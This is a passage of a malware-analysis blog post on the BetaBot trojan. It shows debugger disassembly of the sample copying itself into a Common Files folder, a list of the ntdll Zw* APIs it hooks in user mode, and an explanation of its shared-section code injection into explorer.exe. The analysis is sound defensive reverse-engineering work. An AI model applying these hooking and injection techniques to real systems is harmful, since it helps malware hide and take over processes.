
```
50                  PUSH EAX
A1 E8F24600         MOV EAX,DWORD PTR DS:[46F2E8]
05 46160000         ADD EAX,1646
50                  PUSH EAX
FF15 A0F74600       CALL DWORD PTR DS:[46F7A0]          kernel32.CopyFileW
85C0                TEST EAX,EAX
0F84 5DFFFFFF       JE Sample_1.004527E1
8D85 40FDFFFF       LEA EAX,DWORD PTR SS:[EBP-2C0]
50                  PUSH EAX
E8 05FBFFFF         CALL Sample_1.00452395
8D85 40FDFFFF       LEA EAX,DWORD PTR SS:[EBP-2C0]
50                  PUSH EAX
E8 D0B50000         CALL 00450E6C
A1 E8F24600         MOV EAX,DWORD PTR DS:[46F2E8]
8B40 12             MOV EAX,DWORD PTR DS:[EAX+12]
A8 04               TEST AL,4
75 40               JNZ SHORT Sample_1.004528E3
A9 00000200         TEST EAX,20000
75 39               JNZ SHORT Sample_1.004528E3
68 03200000         PUSH 2003
EB 37               JMP SHORT Sample_1.004528ED
56                  PUSH ESI
8D85 40FDFFFF       LEA EAX,DWORD PTR SS:[EBP-2C0]
50                  PUSH EAX
FF15 D4F74600       CALL DWORD PTR DS:[46F7D4]          kernel32.SetFileAttributesW
6A 64               PUSH 64
FF15 0CF94600       CALL DWORD PTR DS:[46F90C]          kernel32.Sleep
6A 00               PUSH 00

(UNICODE "C:\\Program Files\\Common Files\\bytedraft\\upiucdlve.exe")
```

```
Registers (FPU)
EAX 0012FA58 UNICODE "C:\\Program Files\\Common Files\\bytedraft\\u
ECX 7C81E995 kernel32.7C81E995
EDX 00160608
EBX 00000000
ESP 0012E9C8
EBP 0012FD18
```

```
0012E9C8   00000000
0012E9CC   0062A3BF
0012E9D0   00000000
0012E9D4   7C91AE3A  RETURN to ntdll.7C91AE3A from ntdll.7C90E906
```

API Hook and Code Injection:

The malware applies the Ring 3 hook in two ways. First, the malware adds a pre-operation filter for each of the following Zw* APIs:

- 

```
push    offset unk_4319B0
push    offset aZwopenprocess ; "ZwOpenProcess"
call    sub_42A973
mov     edi, eax
mov     eax, dword_443758
call    sub_42B2BB
mov     ebx, dword_44375C
push    178h
push    offset unk_431830
push    offset aZwcreatefile ; "ZwCreateFile"
call    sub_42A973
mov     ecx, dword_443758
mov     edi, eax
lea     eax, [ecx+0A38h]
call    sub_42B2BB
mov     ebx, dword_44375C
push    12Ch
push    offset unk_431700
push    offset aZwopenfile ; "ZwOpenFile"
call    sub_42A973
mov     ecx, dword_443758
mov     edi, eax
lea     eax, [ecx+0F54h]
call    sub_42B2BB
mov     ebx, dword_44375C
push    0C8h
push    offset unk_431A20
push    offset aZwsetvaluekey ; "ZwSetValueKey"
call    sub_42A973
mov     ecx, dword_443758
mov     edi, eax
lea     eax, [ecx+23C4h]
call    sub_42B2BB
mov     ebx, dword_44375C
push    9Ch
push    offset unk_431AF0
push    offset aZwdeletevaluek ; "ZwDeleteValueKey"
```

  ZwCreateFile
- ZwOpenFile
- ZwDeleteFile
- ZwSetInformationFile
- ZwQueryDirectoryFile
- ZwCreateKey
- ZwOpenKey
- ZwSetValueKey
- ZwOpenProcess
- ZwTerminateProcess
- ZwCreateThread

- ZwCreateThreadEx
- ZwResumeThread
- ZwSuspendThread
- ZwSetContextThread
- ZwOpenThread
- ZwUnmapViewOfSection
- ZwDeviceIoControlFile
- ZwQueueApcThread

The malware creates a section by calling ZwCreateSection procedure. The purpose of this is to create a section (of memory) object and to return a handler. This section object represents an area of memory that can be shared. It is accessed through the returned handler. .

This handler is used to map views of the memory sections using ZwMapViewOfSection procedure. This procedure maps a view of the memory section in a process. This procedure is called twice using the same handler. Once is for the current process and once is for the remote process (explorer.exe). Now once the memory is mapped it is now possible to read/write to that section.

Using the same section handler allows for simultaneous writing to both sections of memory. This means that writing to the section of memory in the local process will also write to the remote process. This avoids the use of functions that raise red flags for anybody that is analyzing the sample.

The Betabot code is written to the mapped section of memory in the local process, thus writing it to explorer.exe. Of course, this isn't enough; something needs to be done to have this code executed in the process. To get code execution ntdll.dll is hooked in the explorer.exe process using the same method.

Conclusion:

This write-up highlighted some of the methods that BetaBot is using to both obfuscate and inject code. It also covered how to extract the configuration details. There is a broad range of functionality that was not covered (UAC Bypass, Skype stuff, CnC communication, etc.). If we can come back around to this sample, I'd like to highlight those as well.

Credits and References:

Posted: October 1, 2015

Author

Ayoub Faouzi

VIEW PROFILE
Ayoub Faouzi is interested to computer viruses and reverse engineering, In the first hand, he likes to study PE packers and protectors, and write security tools. In the other hand, he enjoys coding in python and assembly.